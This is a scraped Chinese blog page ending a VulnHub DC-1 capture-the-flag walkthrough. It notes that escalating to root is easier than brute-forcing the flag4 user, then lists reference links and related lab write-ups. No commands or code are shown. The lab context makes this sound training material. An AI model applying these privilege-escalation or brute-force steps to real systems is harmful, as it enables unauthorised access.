
如果直接进行了提权操作就不需要对flag4进行暴力破解了,可以直接看到flag4信息,而且flag4用户无法查看/root目录内的文件信息,所以还是直接提权方便一点
.
本文参考文档
https://blog.csdn.net/weixin_43583637/article/details/101542749

https://blog.csdn.net/weixin_41038469/article/details/88409725
Vulnhub靶场——DC-1的更多相关文章
- Vulnhub靶场DC-1 WP
前言 之前提到过最近在做vlunhub的靶场复现工作,今天开始更新writeup吧.(对着walkthrough一顿乱抄嘻嘻嘻) 关于DC-1(官网翻译来的) 描述 DC-1是一个专门构建的易受攻击的 ...
- Vulnhub靶场题解
Vulnhub简介 Vulnhub是一个提供各种漏洞环境的靶场平台,供安全爱好者学习渗透使用,大部分环境是做好的虚拟机镜像文件,镜像预先设计了多种漏洞,需要使用VMware或者VirtualBox运行 ...
- VulnHub靶场学习_HA: ARMOUR
HA: ARMOUR Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-armour,370/ 背景: Klaw从“复仇者联盟”超级秘密基地偷走了一些盔甲 ...
- VulnHub靶场学习_HA: InfinityStones
HA-InfinityStones Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-infinity-stones,366/ 背景: 灭霸认为,如果他杀 ...
- VulnHub靶场学习_HA: Avengers Arsenal
HA: Avengers Arsenal Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-avengers-arsenal,369/ 背景: 复仇者联盟 ...
- VulnHub靶场学习_HA: Chanakya
HA-Chanakya Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chanakya,395/ 背景: 摧毁王国的策划者又回来了,这次他创造了一个难 ...
- VulnHub靶场学习_HA: Pandavas
HA: Pandavas Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-pandavas,487/ 背景: Pandavas are the warr ...
- VulnHub靶场学习_HA: Natraj
HA: Natraj Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-natraj,489/ 背景: Nataraj is a dancing avat ...
- VulnHub靶场学习_HA: Chakravyuh
HA: Chakravyuh Vulnhub靶场 下载地址:https://www.vulnhub.com/entry/ha-chakravyuh,388/ 背景: Close your eyes a ...
随机推荐
- 双向数据绑定 v-model
双向数据绑定 就是既可以从页面传到数据也可以从数据到页面 初始运行结果为: 在输入框 更改数据 相应的输入框上的也会相对改变 然后再试试利用控制台更改数据 可以看到数据也被改变了 而且输入框中的内容也 ...
- Spark 源码浅读-SparkSubmit
Spark 源码浅读-任务提交SparkSubmit main方法 main方法主要用于初始化日志,然后接着调用doSubmit方法. override def main(args: Array[St ...
- 【Unity】Unity中AR Foundation的使用
前段时间通过Unity 3d打包测试对比ARCore与ARKit环境探针的效果的过程中,在Google AR Core官网下载到了ARCore for Unity SDK,但是在苹果官网却没有找到AR ...
- js上 七、表达式
(1).什么是表达式 任何有值的内容都是表达式 一个表达式会产生一个值,它可以放在任何需要一个值的地方,比如a=3中的3就是一个表达式,a=3整体也可以作为一个表达式. 常见表达式有如下几种: ü 原 ...
- ssm的pom配置
<!--引入ssm依赖--> <!--常量和版本号 --> <properties> <!-- 文件编码 --> <project.build.s ...
- SQL精华总结索引类型优化SQL优化事务大表优化思维导图❤️
索引类型 从数据结构角度: B+树索引, hash索引,基于哈希表实现,只有全值匹配才有效.以链表的形式解决冲突.查找速度非常快 O(1) 全文索引,查找的是文本中的关键词,而不是直接比较索引中的值, ...
- kali没有tcptraceroute如何安装
问题描述 尝试使用kali进行路由信息的收集,发现kali没有自带tcptraceroute.在网上搜索教程发现都是Linux下安装,且都是使用yum安装,看了一下发现kali用的也不是yum 这就很 ...
- 流程控制之☞ while 和 for 的故事
学习三连鞭... 什么是循环? 为什么要有循环? 如何用循环? 循环的基本语法:while 和 for 先来看while循环: while条件:首先得是个循环体. 1.如果条件为真,那么循 ...
- C#中的深度学习(四):使用Keras.NET识别硬币
在本文中,我们将研究一个卷积神经网络来解决硬币识别问题,并且我们将在Keras.NET中实现一个卷积神经网络. 在这里,我们将介绍卷积神经网络(CNN),并提出一个CNN的架构,我们将训练它来识别硬币 ...
- Jquery Javascript 跳转页面传递参数以及获取url的参数
传递参数: window.location='editCourse.html?dataId='+dataId+''; 获取url中的参数(封装的方法): function getUrlParam ...